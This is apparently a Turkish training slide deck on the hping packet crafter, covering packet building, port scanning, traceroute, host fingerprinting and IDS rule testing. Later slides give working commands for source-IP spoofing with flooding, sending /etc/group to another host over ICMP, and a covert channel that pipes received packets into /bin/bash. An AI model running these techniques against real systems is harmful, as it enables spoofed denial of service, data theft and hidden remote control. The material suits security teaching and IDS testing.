Hping, TCP/IP Paket Üreteci

Bölüm İçeriği

- TCP/IP Paketleriyle Oynama
- Hping paket üretim aracı
- Artıları ve eksileriyle hping
- Hping kurulum ve kullanımı
- Hping ile TCP/UDP/ICMP paket üretimi
- Hping ile port tarama

TCP/IP Paketleriyle Oynama

- Amaç: TCP/IP Protokolünü daha iyi tanımak.
- Paketlerin özelliklerini tanıyarak kötü amaçlı kullanımlarını incelemek

Neden Hping? -I

- İstenilen türde TCP/IP paketleri oluşturmak için kullanılan bir araç. Scapy, nemesis gibi
- Oluşturulacak paketlerde tüm alanları kendimize özgü belirlenebilir
  - Tcp bayraklari, window size, port, ip
- dinleme modu ile hostlara arası dosya transferi ve komut çalıştırma özelliği(Truva ati?)
- IDS/IPS testleri için özel veri alanı belirtilebilmesi(ids imzalarinin testi)
  - Exploit imzaları

Hping Eksiklikleri

- L2 seviyesinde paket oluşturamama
- Tarama yaparken birden fazla hedefe düzenli paket gönderememe
- ICMP paketleri için yeterli derecede esnek, kolay komut satırı seçenekleri sunmama

Kurulumu

- Linux/UNIX/Windows Sistemlerde çalışır
- Linux sistemler için
  - Yum install hping3
  - apt-get install hping3
- *BSD sistemler için pkg_add –vr hping3
- Windows için hazır kurulum paketleri
  - www.hping.org

Temel Hping Kullanımı

- Bilinmesi Gerekenler
  - Öntanımlı olarak hping icmp yerine TCP paketlerini kullanır
  - Boş(herhangi bir bayrak set edilmemiş) bir tcp paketini he

```
[root@mail /var/log]# hping www.google.com
HPING www.google.com (bce1 209.85.227.105): NO FLAGS are set, 40 headers + 0 data
^C
--- www.google.com hping statistic ---
3 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@mail /var/log]#
```

- Tcpdump Çıktısı
  - # tcpdump -i eth0 -tttnn tcp port 0
  - IP 192.168.1.5.1894 > 192.168.1.1.0: . win 512
  - IP 192.168.1.5.1895 > 192.168.1.1.0: . win 512

Komut satırı Seçenekleri

#hping -h Komutuyla kullanılabilecek tüm seçenekl

```
[root@mail /var/log]# hping -h
usage: hping host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
Mode
  default mode     TCP
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode
  -2  --udp        UDP mode
  -8  --scan       SCAN mode.
                   Example: hping --scan 1-30,70-90 -S www.target.host
  -9  --listen     listen mode
IP
  -a  --spoof      spoof source address
  --rand-dest      random destionation address mode. see the man.
  --rand-source    random source address mode. see the man.
  -t  --ttl        ttl (default 64)
  -N  --id         id (default random)
  -W  --winid      use win* id byte ordering
  -r  --rel        relativize id field          (to estimate host traffic)
  -f  --frag       split packets in more frag.  (may pass weak acl)
  -x  --morefrag   set more fragments flag
  -y  --dontfrag   set dont fragment flag
  -g  --fragoff    set the fragment offset
  -m  --mtu        set virtual mtu, implies --frag if packet size > mtu
  -o  --tos        type of service (default 0x00), try --tos help
  -G  --rroute     includes RECORD_ROUTE option and display the route buffer
  --lsrr           loose source routing and record route
  --ssrr           strict source routing and record route
  -H  --ipproto    set the IP protocol field, only in RAW IP mode
ICMP
  -C  --icmptype   icmp type (default echo request)
  -K  --icmpcode   icmp code (default 0)
      --force-icmp send all icmp types (default send only supported types)
      --icmp-gw    set gateway address for ICMP redirect (default 0.0.0.0)
      --icmp-ts    Alias for --icmp --icmptype 13 (ICMP timestamp)
      --icmp-addr  Alias for --icmp --icmptype 17 (ICMP address subnet mask)
      --icmp-help  display help for others icmp options
UDP/TCP
```

#man hping İle detay kullanım bilgisi

Hping Çalışma Modları


- Varsayılan mod: TCP
- #hping3

  -0 --rawip Raw ip paketleri kullanmak için
  -1 --icmp Icmp Paketi oluşturmak için.

  -2 --udp UDP Paketleri oluşturmak için.
  -8 –scan Klasik Tarama modu.
  -9 –listen Dinleme modu

TCP Paketleri ile Oynamak

- Hping ile tcp paketleri üretebilmek için TCP yapısı iyi bilinmelidir.



- Sniffer çıktısından inceleme
  - TCP Oturumunun hakimi Bayraklar!!

TCP Başlığı Sniffer Çıktısı

```
⊟ Transmission Control Protocol, Src Port: 1168 (1168), Dst Port: 80 (80), Seq: 0, Len: 0
    Source port: 1168 (1168)
    Destination port: 80 (80)
    Sequence number: 0    (relative sequence number)
    Header length: 28 bytes
  ⊟ Flags: 0x02 (SYN)
      0... .... = Congestion Window Reduced (CWR): Not set
      .0.. .... = ECN-Echo: Not set
      ..0. .... = Urgent: Not set
      ...0 .... = Acknowledgment: Not set
      .... 0... = Push: Not set
      .... .0.. = Reset: Not set
      .... ..1. = Syn: Set
      .... ...0 = Fin: Not set
    Window size: 16384
  ⊟ Checksum: 0xca99 [correct]
      [Good Checksum: True]
      [Bad Checksum: False]
  ⊟ Options: (8 bytes)
      Maximum segment size: 1460 bytes
      NOP
      NOP
```

TCP Basligi

TCP Paketleri Oluşturmak-I

- SYN Bayraklı TCP Paketi
- # hping -S 192.168.1.1
- HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=2.5 ms
- !!-c parametresi ile kaç adet paket gönderileceği belirtilir!!
- Tcpdump çıktısı
- # tcpdump -i eth0 -ttttnn tcp and host 192.168.1.1
- 2007-07-05 19:44:30.096849 IP 192.168.1.4.2244 > 192.168.1.1.0: S 2019758107:2019758107(0) win 512
- 2007-07-05 19:44:30.097393 IP 192.168.1.1.0 > 192.168.1.4.2244: R 0:0(0) ack 2019758108 win 0

TCP Paketleri Oluşturmak-II

- RST Bayraklı TCP Paketi Oluşturma
- # hping -R -c 3 192.168.1.1
- HPING 192.168.1.1 (eth0 192.168.1.1): R set, 40 headers + 0 data bytes

- Benzer şekilde –R yerine diğer TCP bayrak tipleri konularak istenilen türde TCP paketi oluşturulabilir.

TCP Paketleri Oluşturmak-III

- 1000. porta RST, FIN, PUSH ve SYN bayrakları set edilmiş paket gönderimi
- # hping -RFSP -c 3 192.168.1.1 -p 1000
- HPING 192.168.1.1 (eth0 192.168.1.1): RSFP set, 40 headers + 0 data bytes ---
- 192.168.1.1 hping statistic --- 3 packets tramitted, 0 packets received, 100% packet loss round-trip min/avg/max = 0.0/0.0/0.0 ms

- -p parametresi kullanılarak hedef sisteme gönderilen paketlerin hangi porta gideceği belirtilir. Default olarak bu değer 0 dır.

- -s parametresi ile kaynak TCP portu değiştirilebilir, öntanımlı olarak bu değer rastgele atanır.

UDP Paketleri ile Oynamak

- # hping --udp 194.27.72.88 -s 53 -p 53 -b -y -c 1 -t 11
- HPING 194.27.72.88 (eth0 194.27.72.88): udp mode set, 28 headers + 0 data bytes
- -b badcksum
- -y DF
- -t TTL
- # tcpdump -i ste0 -tnn -vv udp port 53

- 88.234.152.48.53 > 194.27.72.88.53: [bad udp cksum 52cd!] 0 [0q] (0) (DF) (ttl 3, id 30147, len 28)

ICMP & IP Paketleri ile Oynama

```
⊞ Frame 1 (74 bytes on wire, 74 bytes captured)
⊞ Ethernet II, Src: Intel_38:6e:45 (00:19:d2:38:6e:45), Dst: Paradigm_22:39:3f (00:13:64:22:39:3
⊞ Internet Protocol, Src: 192.168.1.3 (192.168.1.3), Dst: 192.168.1.1 (192.168.1.1)
⊟ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x485c [correct]
    Identifier: 0x0400
    Sequence number: 256 (0x0100)
    Data (32 bytes)

0000  00 13 64 22 39 3f 00 19  d2 38 6e 45 08 00 45 00   ..d"9?.. .8nE..E.
0010  00 3c 37 f5 00 00 80 01  7f 77 c0 a8 01 03 c0 a8   .<7..... .w......
0020  01 01 08 00 48 5c 04 00  01 00 61 62 63 64 65 66   ....H\.. ..abcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                     wabcdefg hi
```

ICMP Basligi

ICMP Paketleri

- ICMP paketlerinde TCP ve UDP'deki gibi port değeri yoktur bunlara benzer olarak icmp type ve icmp code değerleri vardır.
- Hata belirleme Amaçlı kullanılır(UDP Kapalı port örneği, TTL Expired örneği)
- Bir ICMP paketinin ne işe yaradığı bu değerlerle belirlenir. Bazı icmp type değerleri ek olarak icmp code değerine de sahiptir.
- Mesela icmp type 3'un 15 farkli code degeri vardir...
- icmp type 3 mesajı: Destination Unreachable
  - 0 Net Unreachable ?
    1 Host Unreachable ?
    2 Protocol Unreachable ?
    3 Port Unreachable ?
- Klasik ping paketi oluşturalım
  - # hping --icmp 192.168.1.1 -c 1

UDP & ICMP Paketi

- Kapalı UDP portuna istek gönderelim
  - # hping --udp 192.168.1.1 -p 9000 -n -c 1
  - HPING 192.168.1.1 (eth0 192.168.1.1): udp mode set, 28 headers + 0 data bytes ICMP Port Unreachable from ip=192.168.1.1
- # tcpdump -i eth0 -ttttnn udp or icmp and host 192.168.1.1
- 2007-07-05 20:15:49.368744 IP 192.168.1.4.2548 > 192.168.1.1.9000: UDP, length 0
- 2007-07-05 20:15:49.369452 IP 192.168.1.1 > 192.168.1.4: ICMP 192.168.1.1 udp port 9000 unreachable, length 36

Hping ile IP Spoofing

- #hping -a 123.123.123.234 --udp 194.27.72.88 -s 900 -p 900 -b -y -c 1 -t 11

  HPING 194.27.72.88 (eth0 194.27.72.88): udp mode set, 28 headers + 0 data bytes

- Bu paket Firewall/modem'inizi aşıp interente gidebiliyorsa kurallarınızı gözden geçirin!
- Neden?? İç ağdan size ait olmayan bir ip adresinden paketler gönderiyorsunuz. Önünüzdeki cihaz(Router, modem, Firewall) kaynak ip adresini mutlaka kontrol etmeli ve kendi agina ait olmayan kaynak iplerden paket almamalı.
- A firmasından geliyormuş gibi B firmasında DOS saldırısı yapılabilir

Port Tarama Aracı olarak Hping

```
# hping -S   192.168.1.1 -p ++22

HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.1.1 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=6.2 ms
len=46 ip=192.168.1.1 ttl=64 DF id=0 sport=23 flags=SA seq=1 win=5840 rtt=0.9 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=24 flags=RA seq=2 win=0 rtt=0.8 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=25 flags=RA seq=3 win=0 rtt=0.8 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=26 flags=RA seq=4 win=0 rtt=0.7 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=27 flags=RA seq=5 win=0 rtt=0.7 ms
--- 192.168.1.1 hping statistic ---
13 packets tramitted, 13 packets received, 0% packet loss
round-trip min/avg/max = 0.7/1.2/6.2 ms
```

- ++port_numarasi kullanarak her seferinde port numarasının bir artmasını sağla

Port Tarama Aracı olarak hping -II

- Daha düzenli çıktı almak için --scan parametresi kullanılabilir.

```
# hping --scan  21,22,23,80,110,130-143  -S 194.27.72.88
Scanning 194.27.72.88 (194.27.72.88), port 21,22,23,80,110,130-143
19 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   21 ftp         : .S..A...  56 52428 65535    46
   22 ssh         : .S..A...  56 52684 65535    46
   80 http        : .S..A...  56 52940 65535    46
  110 pop3        : .S..A...  56 53196 65535    46
All replies received. Done.
Not responding ports: (130 cisco-fna) (131 cisco-tna) (132 cisco-sys)
(133 statsrv) (134 ingres-net) (135 loc-srv) (136 profile) (137 netbios-ns)
(138 netbios-dgm) (139 netbios-ssn) (140 emfis-data) (141 emfis- cntl)
(142 bl-idm) (143 imap)
```

SYN Scan/FIN Scan/Null Scan/Xmas Tarama Çeşitleri

- Xmas Scan Örneği
  Bu tarama tipinde amaç hedef sisteme FIN/URG/PSH bayrakları set edilmiş TCP paketleri göndererek
  Kapali sistemler için RST/ACK
  Açık sistemler için cevap dönmemesini beklemektir.
- #hping –FUP hedef_sistem -p 80
  - OpenBSD PacketFilter scrub özelliği bu tip anormal paketleri engeller.

Traceroute Aracı olarak Hping

- Hping çeşitli protokolleri(ICMP, UDP, TCP) kullanarak Traceroute işlevi gö

```
# hping -z -t 1 194.27.72.88 -p 80 -S -n
HPING 194.27.72.88 (eth0 194.27.72.88): S set, 40 headers + 0 data bytes
TTL 0 during transit from ip=192.168.1.1
TTL 0 during transit from ip=192.168.1.1
2: TTL 0 during transit from ip=88.235.72.1
TTL 0 during transit from ip=88.235.72.1
TTL 0 during transit from ip=88.235.72.1
TTL 0 during transit from ip=88.235.72.1
3: TTL 0 during transit from ip=212.156.24.150
TTL 0 during transit from ip=212.156.24.150
7: TTL 0 during transit from ip=193.255.0.62
TTL 0 during transit from ip=193.255.0.62
TTL 0 during transit from ip=193.255.0.62
8: TTL 0 during transit from ip=194.27.72.88
TTL 0 during transit from ip=194.27.72.88
TTL 0 during transit from ip=194.27.72.88
9: len=46 ip=194.27.72.88 ttl=56 DF id=46970 sport=80 flags=SA seq=31 win=65535 rtt=20.8 ms
len=46 ip=194.27.72.88 ttl=56 DF id=46972 sport=80 flags=SA seq=32 win=65535 rtt=18.2 ms
10: len=46 ip=194.27.72.88 ttl=56 DF id=46973 sport=80 flags=SA seq=33 win=65535 rtt=18.7 ms

--- 194.27.72.88 hping statistic ---
34 packets tramitted, 17 packets received, 50% packet loss
round-trip min/avg/max = 18.2/19.2/20.8 ms
```

- -t ile ilk paketin hangi TTL değeri ile başlayacağı belirtilir. –z ile TTL değerini istediğimiz zaman Ctrl ^z tuş fonksiyonları ile arttırabiliriz.

  -p ile port numarası belirtilir, herhangi bir port numarası belirledikten sonra tarama esnasında CTRL^z tusuna basarak her pakette port numarasının bir arttırılmasını sağlayabiliriz.

UDP Traceroute

- hping3 --udp -p 53 91.93.119.80 -T

Firewall Performans Testleri

```
[root@mail /var/log]# hping -h
usage: hping host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
Mode
```

- --rand-source
- --rand-dest 91.93.119.x
- --flood

1 saniye
1.000.0000
mikro
saniye

Hedef Sistem Hakkında Bilgi Edinmek

- Sequence numarası tahmini
- Hedef Sistemin Uptime Süresi Belirleme
- Hedef sistemin zamanını belirleme
- Hedef sistemin ağ maskesini belirleme etc...

Sıra Numarası Tahmini

```
# hping2  --seqnum -p 80 -S -i u1  192.168.1.1
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
1734626550 +1734626550
1733715899 +4294056644
1731604480 +4292855876
1736090136 +4485656
1730089804 +4288966963
1736532059 +6442255
1730574131 +4289009367
1735749233 +5175102
1725002138 +4284220200
1725076236 +74098
1729656540 +4580304
1721106365 +4286417120
1728255185 +7148820
1726183881 +4292895991
1722164576 +4290947990
1720622483 +4293425202
```

Hedef Sistemin Uptime Süresi Belirleme

```
# hping3 -S --tcp-timestamp -p 80 -c 2 194.27.72.88
HPING 194.27.72.88 (eth0 194.27.72.88): S set, 40 headers + 0 data bytes
len=56 ip=194.27.72.88 ttl=56 DF id=28012 sport=80 flags=SA seq=0 win=65535 rtt=104.5 ms
  TCP timestamp: tcpts=55281816

len=56 ip=194.27.72.88 ttl=56 DF id=28013 sport=80 flags=SA seq=1 win=65535 rtt=99.1 ms
  TCP timestamp: tcpts=55281917
  HZ seems hz=100
  System uptime seems: 6 days, 9 hours, 33 minutes, 39 seconds


--- 194.27.72.88 hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss

round-trip min/avg/max = 99.1/101.8/104.5 ms
```

IDS/IPS Testlerinde Hping Kullanımı

- Rastgele özellikte paketler oluşturarak
  - Fragmented, bozuk ip versiyon bilgisi, tcp, udp başlık bilgisi.
- Kaynak ip adreslerini spoof ederek
- Paket seli oluşturarak sistemin performansı ölçülebilir.
- Exploit içeriklerini parametre olarak vererek

IDS/IPS Testlerinde Hping Kullanımı-II

- Hazırladığımız bir exploit içeriğini IDS kurallarını test etmek için kullanalım
  - # more exptest
    GET /scripts/slxweb.dll/view?
    name=mainpage HTTP/1.0 ,

```
bt exploits # hping -P 192.168.1.3 -d 100 -p 80 -E exptest  -c 1
HPING 192.168.1.3 (eth0 192.168.1.3): P set, 40 headers + 100 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=46 ip=192.168.1.3 ttl=128 id=46608 sport=80 flags=RA seq=0 win=0 rtt=39.0 ms

--- 192.168.1.3 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 39.0/39.0/39.0 ms
```

IDS/IPS Testlerinde Hping Kullanımı-II

- Aşağıdaki gibi bir Snort kuralımız olsun
  - alert tcp $EXTERNAL_NET any -> $TELNET_SERVERS 23 (msg:"TELNET xyz exploit attempt"; flow:to_server; content:"bin/sh"; classtype:she llcode-detect; sid:1430; rev:7;)
- Exploit içeriğimiz: # cat snort_test bin/sh
- Paketi gönderelim
  - # hping -n -c 1 -P 192.168.1.4 -p 23 -d 50 -E snort_test
- Snort Loglarına bakacak olursak kuralımızın tetiklendiğini görürüz.
  - [**] [1:1430:7] TELNET xyz exploit attempt [**] [Classification: Executable code was detected] [Priority: 1] 07/12-21:53:46.758684 192.168.1.5:2445 -> 192.168.1.4:23 TCP TTL:64 TOS:0x0 ID:49841 IpLen:20 DgmLen:90 ****P*** Seq: 0x16AB9A80 Ack: 0x37A74B05 Win: 0x200 TcpLen: 20

Hping taramalarının IDS'ler tarafından yakalanması.

- Port tarama araçlarının kendilerine özgü imzaları vardır. NIDS gibi sistemler tarama yapan araçları bu imzalarından tanıyarak alarm üretirler.
- Tarama Yaparken Kaynak Portları birer birer arttırır.
  - Nmap Sabit tutar!

Hping Taramalarının Karekteristiği

192.168.1.5 - PuTTY

```
bilgi-egitim ~ # hping2 -S localhost
HPING localhost (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.2 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=0.2 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=0.2 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=3 win=0 rtt=0.2 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=4 win=0 rtt=0.2 ms

--- localhost hping statistic ---
5 packets tramitted, 5 packets received, 0% packet loss
```

192.168.1.5 - PuTTY

```
bilgi-egitim ~ # tcpdump -i lo -ttnn tcp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes
1197658703.163560 IP 127.0.0.1.1453 > 127.0.0.1.0: S 488553383:488553383(0) win 512
1197658703.163599 IP 127.0.0.1.0 > 127.0.0.1.1453: R 0:0(0) ack 488553384 win 0
1197658704.170424 IP 127.0.0.1.1454 > 127.0.0.1.0: S 691721503:691721503(0) win 512
1197658704.170479 IP 127.0.0.1.0 > 127.0.0.1.1454: R 0:0(0) ack 691721504 win 0
1197658705.174179 IP 127.0.0.1.1455 > 127.0.0.1.0: S 241711693:241711693(0) win 512
1197658705.174231 IP 127.0.0.1.0 > 127.0.0.1.1455: R 0:0(0) ack 241711694 win 0
1197658706.178121 IP 127.0.0.1.1456 > 127.0.0.1.0: S 36240811:36240811(0) win 512
1197658706.178170 IP 127.0.0.1.0 > 127.0.0.1.1456: R 0:0(0) ack 36240812 win 0
1197658707.182145 IP 127.0.0.1.1457 > 127.0.0.1.0: S 1775174814:1775174814(0) win 512
1197658707.182198 IP 127.0.0.1.0 > 127.0.0.1.1457: R 0:0(0) ack 1775174815 win 0
```

Hping ile Dosya Transferi

- Bir hosttan diğerine /etc/group dosyasını gönderelim.
- Gönderici Host
  - #hping --icmp 192.168.1.4 -d 200 --sign huzeyfe --file /etc/group
- Dinleyici taraf
- # hping --icmp 192.168.1.4 --listen huzeyfe --safe -I eth0 hping2 listen mode [main] memlockall(): Success Warning: can't disable memory paging! ..
  - .etc/group içeriği

Hping ile uzak sistemlerde komut çalıştırma

- A Sistemi / dinlemede olan taraf
  - # hping --listen gizli_kanal -n -p 22 |/bin/bash

- B Sistemi /Gönderici
- # nc 127.0.0.1 22 -n SSH-1.99-OpenSSH_4.4
- gizli_kanal touch /tmp/hping_irc
- Protocol mismatch.

Kapalı porta veri göndererek Komut Çalıştırma

- Açık porta netcat ya da benzeri bir uygulama ile bağlanarak karşılama banneri sonrası komut gönderebiliyorduk fakat kapalı port için böyle bir seçeneğimiz yok. Zira daha TCP bağlantısı kurulmadan hedef porttan RST cevabı dönecektir.

Kapalı porta veri göndererek Komut Çalıştırma

- B Sistemi
  Kapali bir TCP portu bularak hping'e o porta gelen paketleri dinlemesi ve çıktılarını /bin/bash'e göndermesini söyleyeli
- # hping --listen safeme -p 5555 -n |/bin/bash
- A Sistemi
  Hedef sisteme göndermek istediğimiz komut/ları bir dosya içerisine kaydedelim.
- #echo "touch /tmp/kapali_porta_geldim" > komut_dosyasi
- # hping --sign safeme -d 50 -E komut_dosyasi -p 5555 192.168.1.5 -n -c 1